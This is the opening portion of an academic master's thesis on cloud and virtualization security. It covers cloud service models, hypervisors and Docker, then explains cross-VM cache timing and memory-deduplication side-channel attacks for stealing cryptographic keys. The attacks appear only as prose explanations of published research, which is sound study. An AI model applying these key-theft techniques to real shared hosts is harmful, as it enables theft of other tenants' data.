
Security in cloud computing and virtual environments



Raymond Aarseth

Thesis for the degree Master of Science

Department of Informatics

University of Bergen

September, 2015

Abstract

Cloud computing is a big buzzwords today. Just watch the commercials on TV and I can promise that you will hear the word cloud service at least once. With the growth of cloud technology steadily rising, and everything from cellphones to cars connected to the cloud, how secure is cloud technology? What are the caveats of using cloud technology? And how does it all work? This thesis will discuss cloud security and the underlying technology called Virtualization to better understand the security from a technical point of view. We will show how some vulnerabilities can be utilized to steal personal information, and how an attacker can exploit vulnerabilities to take control of a system.

Acknowledgment

I would like to thank Professor Kjell Jørgen Hole for all the help and guidance in writing this thesis. Joon Hansen from RSA and TrendMicro, thank you for helping me find an interesting topic to research. Thank you, my loving girlfriend who has supported and helped me trough these years as a master student, even though these years have not been easy for you. Get better soon!
Also, Thank you Christian Ottestad for helping me with the code and implementation of one of the attacks discussed in the thesis. Finally, thank you Stian Fauskanger, Tetiana Yarygina and Jan-Erik Eide for meaningful conversations and great coffee breaks.

Raymond Aarseth

Contents

Front . . . .

Abstract i

Acknowledgment ii

Table of Contents iii

Acronyms vi

1 Introduction **1**

1.1 Problem formulation 2

1.2 Structure of the thesis 2

1.3 Limitations 2

2 Background **4**

2.1 Cloud computing 5

2.1.1 Software As A Service (SAAS) 5

2.1.2 Platform As A Service (PAAS) 6

2.1.3 Infrastructure As A Service (IAAS) 6

2.2 Public, private and hybrid clouds 7

2.3 Virtualization 8

2.3.1 Hypervisors 9

2.3.2 Containers 12

2.4 Security in virtualization 13

3 Attacks on the guest machines **15**

3.1 Lab setup . . . 16

3.2 Shared hardware . . . 17

3.2.1 Shared hardware attacks . . . 17

3.2.2 Memory-merging and timing attacks . . . 20

3.2.3 Memory deduplication attack . . . 23

3.2.4 Security implications of a memory deduplication attack . . . 24

3.3 Evil images . . . 25

3.3.1 Creating an evil snapshot . . . 25

3.3.2 Considerations with images and snapshots . . . 26

3.3.3 Concerns about images . . . 27

3.4 Trusting the host . . . 28

3.4.1 Cracking disk encryption . . . 28

3.4.2 A faster attack . . . 33

3.5 Summary . . . 35

4 Attacks on the Host machine **36**

4.1 Internal attacks . . . 37

4.1.1 Guest machine escape . . . 37

4.1.2 Docker . . . 38

4.1.3 Attacking Docker . . . 40

4.2 External attacks . . . 42

4.2.1 Heartbleed . . . 43

4.2.2 Exploiting Heartbleed on VMWares ESXI . . . 45

4.2.3 How Heartbleed relates to virtualization . . . 46

4.3 Summary . . . 47

5 Summary **48**

5.1 Summary . . . 48

5.2 Discussion . . . 49

5.3 Recommendations for further work . . . 51

A Appendix-A - Source-Code **53**

A.1 LUKS-Brute-forcer 53

A.1.1 VM-info-stealer.py 53

A.1.2 Brute-Forcer.py 56

A.2 Heartbleed-stats 60

A.2.1 Heartbleed-stats output 61

A.3 Memory-deduplication 62

A.3.1 pageTiming.c 62

A.3.2 memoryStore.c 90

A.3.3 memhog.c 95

A.4 Docker-escape 99

A.4.1 Docker-escape output 104

Bibliography **107**

Acronyms

PAAS Platform As A Service

SAAS Software As A Service

IAAS Infrastructure As A Service

VM Virtual Machine

AES Advanced Encryption Standard

OS Operating System

KSM Kernel Same page Merging

IDS Intrusion Detection System

AWS Amazon Web Services

AMI Amazon Machine Images

Inode Index Node

"How wonderful it is that nobody need wait a single moment before starting to improve the world."

–Anne Frank

1 Introduction

Today, most of your appliances are connected to a mysterious entity called the cloud. Your phone, computer, car and maybe even your washer is connected to the cloud. Cloud computing has become a big buzzword and every new gadget released is cloud-connected and cloud-capable. Behind this cloud computing phenomenon lies a technology called virtualization. Virtualization allows everyone from one single user to large corporations, the possibility to create Virtual Machines (VMs) inside a physical machine, opening up a wide range of possibilities. It is possible to have various different Operating Systems (OSs), or the same OS with different configurations running on the same computer. By using a public cloud, it is possible to rent a virtual computer to host a blog, or even rent 10.000 virtual computers to host your company's next video-streaming service. In this thesis, I will examine cloud computing and virtualization, and discuss some of the security aspects of using these technologies.

1.1 Problem formulation

The goal of this thesis is to better understand the security in cloud computing and its underlying technology, virtualization. I will try to illuminate some of the most potent vulnerabilities that exist in these two technologies, and show how the vulnerabilities can be abused in a real system. These technologies are becoming widely adopted, and it is estimated that over 70 percent of the servers running today are virtual servers [1]. Even though most people use cloud computing in some way or another, even a seasoned IT-professional can struggle to explain what the cloud is, and how it works. I believe that reading this thesis can help to make better decisions about security when adopting one of these two technologies.

1.2 Structure of the thesis

The rest of the thesis is structured as follows. Chapter two gives an introduction to cloud computing, virtualization, and other important aspects of the thesis. I will discuss the different forms of cloud computing and then move on to introducing virtualization and how these technologies relate. I will then consider some of the security aspects of the two technologies. In Chapter three, I get my hands dirty and study three different modes of attack on the VMs that are used in virtualization. I will go through each attack and explain how they work, and show that their impacts are very problematic for both users and system owners.

Then in chapter four, we go on to show some vulnerabilities that can be used against the system that is hosting all the virtual machines. As in chapter three, we will give a detailed explanation of how this work and why. Finally, in Chapter five I will give a summary and conclusion of the thesis, and also a suggestion for future work regarding some of the vulnerabilities discussed.

1.3 Limitations

There were some limitations that appeared as I wrote this thesis. Finding information regarding some of the closed source hypervisors and software I used turned out to be hard, making research into VMWares ESXI difficult. Regarding the memory deduplication attack in Chapter three, I underestimated the time it would take to get a working proof of concept, and how arduous it

would be to write low-level code. Thankfully with the help of PhD student Christian Otterstad and some strong determination I managed to find a solution.

"Technology is nothing. What's important is that you have a faith in people, that they're basically good and smart, and if you give them tools, they'll do wonderful things with them."

–Steve Jobs

2

Background

In this chapter, we will explain the technology behind cloud services to prepare for the following chapters. We expect the reader to have a basic understanding of the Linux operating system, as Linux is used at the core of most virtualization technologies. Secondly, we expect the reader to have at least some experience in networks, programming, memory management and general computing. A bachelor's degree in computer science or similar should suffice. Some of the subjects in this thesis will be more advanced, but we will do our utmost to keep it simple and comprehensible to the reader. Most of this chapter is based on the books *Cloud Computing Bible* [2] and *The Little Book of Cloud Computing* [3], while the Security section relies mostly on the two books *Cloud Security and Privacy* [4] and *The Little Book of Cloud Computing Security* [5].

2.1 Cloud computing

At the core, cloud computing, or simply **the cloud**, is the sharing of resources on a remote cluster of servers over a network. It is a continuation of the converged infrastructure model in general computing where a vendor provide pre-configured bundles of hardware and software, and let people and businesses share resources to better accommodate their current needs. Resources in this sense are generalized, and can be anything from raw hardware like storage and CPU-cycles, to the availability of an application or a service. Since the cloud is so versatile, it is usually split into three main categories, these are:

- Software as a service
- Platform as a service
- Infrastructure as a service

These services are used differently and require different setups by the provider of the service.

2.1.1 Software As A Service (SAAS)

Software As A Service (SAAS) is the simplest form of cloud technology. In a SAAS, instances of a software program are segregated and run in a cloud environment and offered as a service to end-users, businesses or internally to a business' employees. SAAS can be just one type of software, or it may be a suite of software bundled together. Some of the more known SAAS providers are Google with its line of office products available through the webbrowser, Salesforce with its Customer Relationship Management software, and Dropbox with its storage application. Many SAAS providers also provide platform as a service, but some providers focus exclusively on SAAS.

One of the benefits of SAAS is that it is available from everywhere with an Internet connection. SAAS can be cheaper and easier to deploy than custom software, and can have better scalability in terms of users and available resources. SAAS applications can be easier to keep up to date, as it is managed by a provider that can push updates that is available for all users at once. Since SAAS software runs on the provider's hardware, the software does not require much in hardware investments from the users.

SAAS comes with some drawbacks. The customer has less control over the software and its services, and the data is stored on remote hardware. SAAS also requires an Internet connection, and if the connection to the servers goes down, the customer will be unable to use the application until a connection is restored.

2.1.2 Platform As A Service (PAAS)

Platform As A Service (PAAS) is a service frequently used by developers and provides a place to host and store web-applications. The developers are given a set of APIs, tools, and storage space allowing them to build their own applications for testing, hosting and providing a service.

PAAS comes in different variations, where some offer multiple services like databases and pre-built libraries with support for a range of programming languages, while others are very specific in what they provide to its customers. PAAS supports quick testing and deployment.

As with SAAS, it is the provider that furnishes the databases, tools and systems in use, and therefore the provider will be in charge of keeping them up to date. Vendor lock-in can also be a problem in a PAAS setup as the provider controls what types of systems and tools are available, and the tools may differ from provider to provider. Some of the more known PAAS providers include Google App Engine, Salesforce, Heroku and Digital Ocean.

2.1.3 Infrastructure As A Service (IAAS)

Infrastructure As A Service (IAAS) is the most customizable of the three types of cloud services. It provides just the basic infrastructure and hardware, granting great flexibility to build complete systems to suit any need. Using an IAAS, the customer is in charge of setting up its VMs, backup solution, software maintenance networks, and monitoring. The provider only provides the hardware, coupled with some administrating tools and an API to set up the system. IAAS allows you to create a virtual data center, where the customer controls most of the system, without the need to buy expensive hardware. IAAS also allows for elasticity, but the customer needs to set up monitoring and automation for its system.

IAAS allows for more control than the other types of services and it is more flexible, allowing more customization than PAAS while giving more elasticity than an in-house production environment.

One drawback of IAAS is that the customer s responsible for the security and backups. It is easier to make mistakes while implementing an IAAS solution. Some of the more known IAAS providers include Google, Amazon, RackSpace, IBM and Windows Azure.

Commonalities of cloud computing

Some features of cloud computing is shared between the three classes. Generally the customers only pay for each Gigabyte of data, each server running, and the amount of networking used, while not having to pay any upfront costs. All the different classes usually come with some form of monitoring tools and an API to control the services that are running on the cloud.

2.2 Public, private and hybrid clouds

When building a cloud service, it is necessary to decide to use a private, public or a hybrid cloud solution. Cloud computing is often synonymous with public cloud computing, but two other solutions exists as well. A public cloud is a cloud hosted by a third party that provides the hardware, APIs and tools for the customers to build their system. Public clouds provide an on-demand solution to building and host a system.

In a public cloud solution, there is no up-front cost to add new hardware and is often a low-cost solution compared to building an in-house system. A public cloud is easier and faster to get started with, and comes with tools and applications for monitoring, storage, networking and setting up new VMs. Another positive aspect of a public cloud is that the customer does not only get to use the resources available but also get the benefit of the provider's expertise and specialized knowledge in cloud technologies. Furthermore, large cloud providers probably have dedicated security teams, and trained staff to help overcome challenges.

The main challenge of a public cloud is that the customers do not control the hardware used by the VMs, and therefore, security may be an issue. It can also be hard to move the system to another cloud if the selected provider makes changes that do not fit the needs of a customer.

Another problem with public clouds is to define who is in charge of what, and where responsibility lies in terms of security, maintenance, and updating.

On the other hand, there is the private cloud, where a company builds an infrastructure in-house and uses virtualization to add the benefits of a cloud. A private cloud is initially a lot more expensive than using a public cloud as all the hardware has to be bought and set up, and personnel will require training to operate the new system. Creating a private cloud can be a monumental task with much complexity involved. Assembling a private cloud may also lead to a company being stuck with a certain technology that no longer fit their needs.

A private cloud will provide more control over hardware and software being used, both directly to virtualize, and also to monitor and manage the system. A private cloud provides a certain extra security due to full control on the neighboring VMs, knowing exactly what VMs run and who are running them.

The final option is to do both and create a hybrid cloud, where part of the cloud is kept in-house while utilizing the benefits of a public cloud as well. A hybrid cloud will still carry a high upfront cost compared to a pure public cloud solution, but it may be smaller than a complete private cloud. In a hybrid cloud, it is possible to keep sensitive data stored in the private part of the cloud and use the public cloud for non-sensitive parts of the information processing. Another feature of a hybrid cloud is cloudbursting, where a private cloud offloads part of the running tasks to a public cloud if the private cloud cannot handle the load for a certain amount of time.

2.3 Virtualization

The main technology behind the cloud is virtualization. Virtualization is simply the act of running multiple OSs on the hardware of one computer. It is literally a virtual computer inside a physical computer. The benefits are that a user can run multiple computers performing different operations, where one computer would be doing all the operations in a physical environment. Running many specialized computers instead of one monolith makes it easier to troubleshoot, maintain, add and remove new applications, services, and even machines.

Virtualization allows for better utilization of the hardware as it allows for different OSs to be run on the same server, and each OS can run a specialized service or application. Running the

OSs in various VMs isolate processes and make a software bug only affect the processes running on a particular VM. If a VM crashes, it will not have any effect on the software running on another VM, unless of course they are dependent on each other in some way. A virtual OS is likewise easier to maintain, and can be copied, moved and backed up while running, meaning no downtime. Since VMs are run in clusters, you can migrate a VM to another cluster if needed without shutting down the VM itself. Moving a live VM from one cluster to another is called live migration, where a VM keeps its network address, and the hard drive and memory are copied over to the new host before the VM. The user will never notice that the VM is migrated to new hardware, as it will function normally during the migration [6]. Virtualization allows for better automation of a system, and can automatically deploy new VMs if needed, or automatically shut down VMs if they are not needed. The deployment and shutting down of VMs can be done automatically based on various metrics, like load, latency, and availability. Virtualization has lead to a new term, high availability, where a service is promised to be available in over 99.95 percent of the time and some cases as much as 99.999 percent of the time. Running 99.999 percent of the time equates to a maximum of five and a half minutes downtime in a full year. Virtualization also allows for reduced cost, as it is possible to run multiple virtual servers on one physical server. According to VMWare, it is common to have up to 15 VMs running on one physical machine [7].

Some key properties of running VMs include partitioning, where different VMs share the resources of a physical server, allowing reduced power consumption, and better utilization of the hardware in place. Encapsulation makes the VMs easy to move, copy and backup, and hardware independence makes it easy to move the VM to a physical server if needed. According to Gartner, more than 80 percent of enterprises have a virtualization program or project running [8].

2.3.1 Hypervisors

The hypervisor, sometimes called a virtual machine manager, is the magic that allows virtualization to happen. A hypervisor is a software, hardware or firmware that is in control of creating and running VMs. It is common to say that the machine running the hypervisor is a **host machine** while the VMs are often called guests, or **guest machines**. The hypervisor provides a set of tools to build and run VMs and takes care of managing the hardware for each of the VMs running on the hypervisor.




Figure 2.1: Difference between a type one and a type two hypervisor.

Hypervisors are generally classified into two types, a type one, or bare-metal hypervisor, that is just a thin layer directly above the hardware and a type two hypervisor that is installed on top of an OS. The two types of hypervisors are illustrated in Figure 2.1. The type one hypervisor takes the role of managing the hardware directly, and there is no need for an OS. Although the classification of hypervisors is a set standard, it is not a complete classification as there exist hypervisors installed inside of the OS as a kernel module. Installing it as a kernel module means that it is part of the OS, and not installed on top of it, but it still requires an OS to work, and other software can be installed inside the OS as usual. Even so, the classifications described above is still the standard today.

A type two hypervisor is used by end-users on a personal computer, using virtualization as a mean to get a particular task done, or running multiple OSs on the same machine. A type two hypervisor usually runs one or two VMs at the same time, while a type one hypervisor typically runs on servers dedicated to virtualization and can run any number of VMs ranging from three to over 50 VMs on one server. A type one hypervisor is more used by an enthusiast or corporate entities needing a more versatile environment that is constantly changing or need many and different OSs running simultaneously. In this thesis, we will focus on two of the most widespread hypervisors today, namely KVM and ESXI.

KVM

KVM (Kernel-based Virtual Machine) is a kernel module that turns an ordinary OS into a hypervisor. KVM does not fall into either of the two classes of hypervisors that we described earlier. KVM needs an OS to be installed before it can work, but it is not installed on top of the OS, but merely extends the capabilities of the OS to allow virtualization as one of its services. Even though it does

not naturally belong in any of the two classes, is is commonly described as a type one hypervisor.

KVM was first introduced to Linux in 2007 and has since been ported to both FreeBSD and Illumos OS as a loadable kernel module. KVM is licensed under GPL and LGPL, meaning it is free and open source. KVM has seen a large adoption since it was released, mostly by small and medium businesses. The reason for adoption in this segment can probably be explained by the licensing being free and open source, and also because it is available in most Linux distributions. KVM allows hosting of all OSs since it directly emulates the hardware it is sitting on top of. Since KVM is open source, it can be changed and extended to fit better a specific need if necessary, but it is also very versatile right out of the box. There are many tools made to extend the functionality and make managing of KVM systems easier to use [9][10].

ESXI

VMWare's ESXI is the market leader in type one hypervisors today. ESXI was previously called ESX (Elastic Sky X) but changed the name to ESXI after version 4. ESXI runs natively on the hardware, and does not require an OS to run, but instead directly talks to the hardware it will emulate. While ESX used a Linux kernel at boot time, ESXI dropped this feature, and now loads its virtualization module right on the hardware by itself making it lightweight and small. The installed ESXI modules are loaded right into memory at boot time, and only configuration files are stored on a physical storage medium. Because of the small size of ESXI, it is not uncommon to install ESXI directly onto a USB-thumb drive, instead of making a partition on an internal hard drive.

The ESXI virtualization modules constitute a micro kernel composed of three interfaces: the hardware, guest systems, and a service console. To keep the size down, ESXI is composed only of the services strictly necessary to boot and host VMs, and all extra features need to be installed either onto separate systems, or onto VMs on the hypervisor. ESXI is proprietary licensed software and can be quite expensive to roll out. VMWare offers a free version, but the limits imposed on the free version renders it mostly unusable even for private use. Because of licensing fees, ESXI is mostly used by medium-sized and large companies [11][12][13].

Other hypervisors

There are many other hypervisors out there, like Citrix XenServer [14], Microsoft Hyper-V [15], VMWare Player [16] and OpenBox [17]. In this thesis we will primarily focus on KVM and ESXI since they are the most used in the industry, and they can both be obtained for free[1].

2.3.2 Containers

When a hypervisor is setting up a new VM, it isolates it in hardware, and the VM does not need to know that it is a VM. Another way of making VMs is doing so in software. Software based virtualization used to be called OS level virtualization, but has in recent times been renamed containerization. Containerization has been available in Unix environments for a long time and is based on the standard *chroot* mechanism to segregate files and processes. Even though containerization has been around for a long time, it has not seen widespread adoption until recently. Containerization used to be difficult to set up, security was not adequate and generally lacking compared to hardware virtualization.

The adoption of containerization changed in 2013, when the Docker company released a new generation of containers, also called Docker, that was based on the same technology, but Docker had built a new high-level API on top to make it easier and more secure to use. The Docker engine is built on top of Linux and uses primarily *cgroups* and *namespaces* to separate the running processes and files. A container is much more lightweight than a VM, making it possible to run many more containers than VMs on a single system. The containers are designed with simplicity in mind and are supposed only to run one application at a time inside the container. Since containers uses a software approach to virtualization, the terminology is slightly different. There is no hypervisor or VM, but the hierarchy is very similar. Replacing the hypervisor is a Docker engine, and instead of VMs there are containers. To keep it simple, this thesis will refer to the hypervisor and the machine running the Docker Engine as the **host machine**, and the VMs and containers as **guests**. We will discuss containers in more detail in Chapter four.

[1] VMWare offer a 60 day evaluation of the full ESXI and vCloud Suite.

2.4 Security in virtualization

Virtualization can add extra security to a system. A virtualized system is often composed of more diverse software than a non-virtualized system, removing the problem of having a software monoculture. In non-virtualized systems, it is common to have most of the servers running the same OS to keep it simple, and to lower costs. In virtualization, a new guest can be easily configured and provisioned by a provisioning software like Puppet[18] or Chef[19], or it may be a copy of a previous guest machine. Having different OSs running can minimize the damage caused by an attacker since the different OSs will have different configurations and vulnerabilities. A virtual environment also leads to a more redundant system. If a guest shows sign of a virus infection, for instance, a new VM can be booted in seconds to replace the infected one.

In a virtual environment, it is common to reduce the amount of applications running on a single machine. Where a physical server would host a database, a webserver, multiple applications, and services, a guest machine might only run one application and its database, or one webserver using another guest to host the database. Fewer running applications and services means that it is easier to monitor if something breaks or is attacked, and makes the severity of failure and attacks much less potent. It is harder for a virus to spread, an attacker can steal less information and instead of all applications and services going down because of a bug, only a finite amount of services is affected. The host-machine represents a smaller attack surface as they will have a limited number of services running, meaning fewer services with potential bugs and vulnerabilities than an OS running with multiple applications. In a virtual system, the attack surface is spread among the guest machines, limiting the amount of damage an attacker can inflict.

There are of course challenges in implementing a virtual system as well. The guests represent the low-hanging fruits in a virtual system and are more susceptible to be attacked directly or compromised by a virus or malware as they are connected to more devices, and run a full stack of applications and services on a full OS. Even if the guests are isolated from each other, sharing hardware can be dangerous. Sharing hardware is notably more troublesome in a public cloud environment where the hardware is shared with other customers that are neither known nor trusted. Guests are usually small in size, and can be copied to a USB drive by anyone with physical

access to the server. In Chapter three, we will look at some of the security issues pertaining to guest machines, and see some vulnerabilities that can be used against them.

A host machine represents a single point of failure, meaning that a compromise of the host leads to a compromise of all the guests running on that host as well. The host machine will have a smaller attack surface than a ordinary server, or even than the VM, but because of the possibilities represented by compromising a host machine it may be worthwhile to target the host instead of the guests. In Chapter four we will look at some of the vulnerabilities that can affect a host machine, and illustrate how they can be used to compromise the host or steal data.

“O, what a tangled web we weave,
When first we practice to deceive.”
– Sir Walter Scott, "Marmion"

3

Attacks on the guest machines

In this chapter, we will examine attacks on the VMs and containers running on a physical machine. There are many reasons to attack the VMs instead of going for the hypervisor. The guests are usually bigger targets than the host since a guest will have a full OS running while the host is stripped to a bare minimum to keep it lightweight and secure. A guest’s OS and applications may contain flaws and security issues while a hypervisor is very limited in what services are run, and it should not have running software except the services required to run the VMs.

With the hypervisor being a small target, the VMs are usually the weakest links, and therefore, more susceptible to attacks. We will show some weaknesses that VMs may have, and exploit them to see just where VMs reside in the land of security. First, we will explain the setup used for both this and the next chapter, before we show how security has to be thought of even while setting up the VMs. Subsequently, we will explain an attack that can utilize the shared hardware,

one of the key components of virtualization and cloud, to steal data and potentially jeopardize other customer's VMs in a public cloud. Finally, we will study how a nefarious cloud provider, or a skilled hacker that has compromised a hypervisor can take control over all the data stored on a VM even if the data is encrypted. We will also discuss how the attack can be mitigated.

3.1 Lab setup

For testing purposes, we used two different machines with different configurations. One was a Dell PowerEdge server to come as close as possible to a production ready cloud server. For the KVM setup, we used an ordinary desktop computer, running Linux. Both machines were on the same subnet, and most attacks where run from the desktop machine or from one VM to another. Table 3.1 lists the technical specifications of the two machines used.

Table 3.1: Lab setup

ESXI Server	
Type	Dell PowerEdge 2950
CPUs	2x
CPU type	Dual-Core Intel® Xeon® 5100, series 64 bit running at 2.33 GHz
RAM	16Gb
HDDs	Four 146 GB SAS drives, in two raid-1-arrays.
OS	ESXI 5.0 And ESXI 5.5
KVM Desktop	
Type	Desktop Computer with KVM
CPUs	1
CPU type	quad-core Intel CPU's running, 64-bit, running at 2.0 GHz.
RAM	4Gb
HDDs	One terrabyte, 7200 RMP hard drive.
OS	GNU/Linux Debian 3.16.0-0

3.2 Shared hardware

To be able to make the most of their hardware, public cloud providers will set up multiple VMs belonging to different customers on the same host machine, making the guests share the underlying hardware. Even though the guest machines are isolated from each other in hardware, meaning each VM has a dedicated chunk of hardware that is isolated from the other VMs, it can be possible to utilize the shared hardware to gain knowledge about the other guest machines. This knowledge can then be used to steal data about other VMs on the same host, and could potentially let an attacker steal cryptographic keys. Stealing cryptographic keys can let an attacker do a man-in-the-middle attack to monitor encrypted network traffic or steal private SSH keys that can be used to log in to other servers.

In the next section, we will discuss some of the attacks that have been proposed and used to steal information by exploiting the shared hardware of VMs on the same host. We will then show a proof of concept of such an attack, where we manage to find the applications on the VMs running on the same hardware as the VM we are using and how we can us this information to build a more robust attack on a VM, or just use the attack to find the location of a particular VM in a public cloud.

3.2.1 Shared hardware attacks

Most of the cross VM attacks proposed earlier have been timing attacks, leveraging the difference in speed in the different cache levels used by the CPUs. In 2005, Bernstein proposed a side-channel attack on the Advanced Encryption Standard (AES), where he successfully found the AES-key on a remote server by using a timing attack [20]. In AES, it is hard to write constant time lookups and keep it fast enough for general computation. Making an array lookup that is not depending on the size of the array is hard. Bernstein used the fact that the L1 cache is faster than the L2 cache, meaning that if a lookup was found in the L1 cache the value was returned faster than if it was found in L2. Figure 3.1 shows the architecture of the cache hierarchy. Bernstein's attack was carried over a networked connection between the attacker and server. The attack used by Bernstein, although not a cross VM attack, set the precedence on how to perform timing attacks between VMs.

In 2011, Suzaki et al. [21] introduced an attack using memory deduplication in a cloud environment to gain information on other VMs on the same host via Kernel Same page Merging (KSM). They were able to determine co-residency to a particular VM, and also to a degree fingerprint applications running no the VM.




Figure 3.1: The CPUs hierarchy of cache. The further away you get from the core, the slower the cache is. Here you can see that level 1 and level 2 caches are dedicated to each core while level 3 is shared by all the cores.

In 2012, Zhang et al. [22] released a paper describing how it is possible to steal an ElGamal encryption key from a VM by using a timing attack from one VM to another. This attack was the first actually to be able to steal information over the same physical hardware, separated by a hypervisor. In this paper, they introduced the prime and probe concept which we will discuss in more detail in the next section. The prime and probe attack depended on a spy process on the VM they tried to attack and, therefore, had limited real-world use. Even if the attack had limited use, it showed that stealing information between VMs over physical hardware could be done.

In 2013, Falkner and Yarom[23] showed a practical side-channel attack on one VM from another VM hosted on the same hardware, using a similar approach to Bernstein in 2005. Instead on relying on timing network requests, they utilized the shared memory of the VMs and different timings of reading from L2 and L3 caches to find on average 96.7 percent of the bits in the key used by RSA in GnuPG. GnuPG is a free implementation of the OpenPGP standard as defined by RFC-4880 [24]. This attack introduced the concept of flush and reload, where they used the prime and probe concept and adapted it to fit better in a virtualized environment.

The flush and reload method is simple, yet very powerful. It starts off by using the *clflush* command to flush the desired memory from all the CPU-core caches. After flushing from a cache, the attacker will wait until the target runs some code that might use the flushed memory lines from the previous stage. The next step for the attacker is to reload the memory lines, and time the execution for it to reload. The time it takes to reload the memory lines is directly affected if the victim will access the memory lines in question. If the victim accesses the memory page, the page will again reside in the cache and will return faster than if the page was not accessed, as it would then reside in the much slower RAM memory.

The different timings of a cache hit or a cache miss make the timing difference measurable and detectable by an attacker. The flush and reload attack is possible since the L3 cache is shared between all the cores in CPU. In a paper in 2014, Irazoqui, et al. [25] show a combination attack using Suzuki's memory deduplication attack and Falkner flush and reload attack to successfully steal the AES-key from one VM to another. They claim their attack is the first that can use the memory deduplication attack in a realistic cloud environment.

Stealing cryptographic keys with timing attacks

There are two types of timing attacks used to steal cryptographic keys in a cross VM attack. The evict and time attack, and the flush and reload attack. Both use a conventional AES implementation where lookup tables are used instead of S-boxes. The reason for using these tables is because they are much faster than using the conventional S-boxes. A lookup table is an array that is used to quickly change one value into another while encrypting and decrypting, and the indexes in the tables are directly dependent on the secret key. Since the indexes of the lookup tables are directly dependent on the key, it is possible to perform a timing attack between two VMs. To perform these attacks, it is necessary to access the encryption process. To access the encryption process an attacker could, for example, make an HTTPS connection over SSL or connect over SSH using SSH-keys [20].

In the evict and time attack, the attacker evicts a chunk of one of the lookup tables. By evicting part of the table, all AES lookup tables are located in cache except for the one evicted. The attacker can then run the encryption and see how long it takes to return. Depending if the table was evicted or not, the attacker can see if the encryption took longer than before the eviction process.

Since the key is directly depending on the lookup table it uses, the attacker can find information about the key. By running this attack multiple times, evicting new tables, the attacker can find the full key, or narrow the keyspace down to where a brute force of the remaining bits is feasible.

The flush and reload attack is slightly different but relies on the same fundamental principle. In a flush and reload approach, an attacker fills the cache with data and calls for the encryption process on the victim VM. When the victim starts its encryption process, it will load its lookup tables into the cache, evicting the attackers data. The attacker can then try to access all the data it used to fill the cache, and see what parts have been evicted from the cache. The attacker can then correlate which table indexes that the encryption process used, leaking information about the key. As with the evict and time attack, the attacker can run it multiple times and eventually find enough information to either find the whole key, or enough bits that a brute force attack can be done to find the rest of the bits in the key [22][25][23].

For an even more detailed explanation of how to use these timing attacks to recover encryption key we highly recommend reading *Wait a minute! A fast, Cross-VM attack on AES* by Falkner and Yarom [23].

3.2.2 Memory-merging and timing attacks

Running multiple VMs on one host is usually cost-effective in itself, but by using memory-merging techniques a host can generally run VMs that have a collective amount of memory that can even exceed the amount of physical memory in the host.

By scanning the entire memory, a host can find VMs that have identical memory pages, and merge them together. Instead of three VMs using three different memory pages to store identical data, the host will scan its entire memory for duplicates and merge them together. Then the two memory pages that get freed can be used by other VMs to store new data. The new common page is then marked as *copy-on-write* so that if one of the VMs will try to change the memory page stored in the merged page, the host will copy this to a new memory cell, and update the new location to the VM that tried to write a change to it. This new version of the cell is writable directly and is now entirely independent of the previously merged page.

The host will continue to scan and merge identical pages in memory at set intervals, and try to merge as much as it can. In a setting with a lot of similar VMs the effect can be dramatic,

and in an experimental setting Red Hat found that a single host with 16 GB of RAM could host as much as 52 VMs running Windows XP, with 1 GB RAM assigned per VM when using KVMs memory merging system KSM [26]. This is, an extreme increase of VMs allowed to run on a host, and typical environments would never see this much gain. An example of KSM where most pages are merged can be seen in Figure 3.2.

Having VMs with a similar setup will gain more free memory by using services like KSM than VMs with different setups. This merger of memory pages does not come without a cost. If a page is static, it will never never change, making it safe to merge. But the host cannot know if a page is static or not and will merge both static and non-static pages. If a process later needs to update one of its pages, the host will have to create a new page in memory for the process that wants to change something. The creation of this new page will take a small amount of time, while if the page is not shared with anyone it is ready to be updated instantaneously and the time to update the page is shorter.

Let us explain how an attacker can use the time difference to find information about the other VMs running on the same hardware. An attacker can put pages in memory, wait until the host looks trough all the memory and merges all the identical pages. The attacker can try to write to the page he put into memory and time how long the update took. If the update takes longer than expected, the attacker can assume that the page has been merged. Of course, there may be other reasons for a delay in updating a page in memory and the attacker can never be sure that a merger was the cause of the delay. To counter the problem of uncertainty, an attacker can do two things. He can do the timing multiple times, and find a pattern. False positives and negatives alike will probably happen. Another way to try to weed out false positives is to write a page to memory directly and update it at once and also at the same time update the page initially timed. This way the attacker can directly measure the time it took to update both pages and compare them to each other.

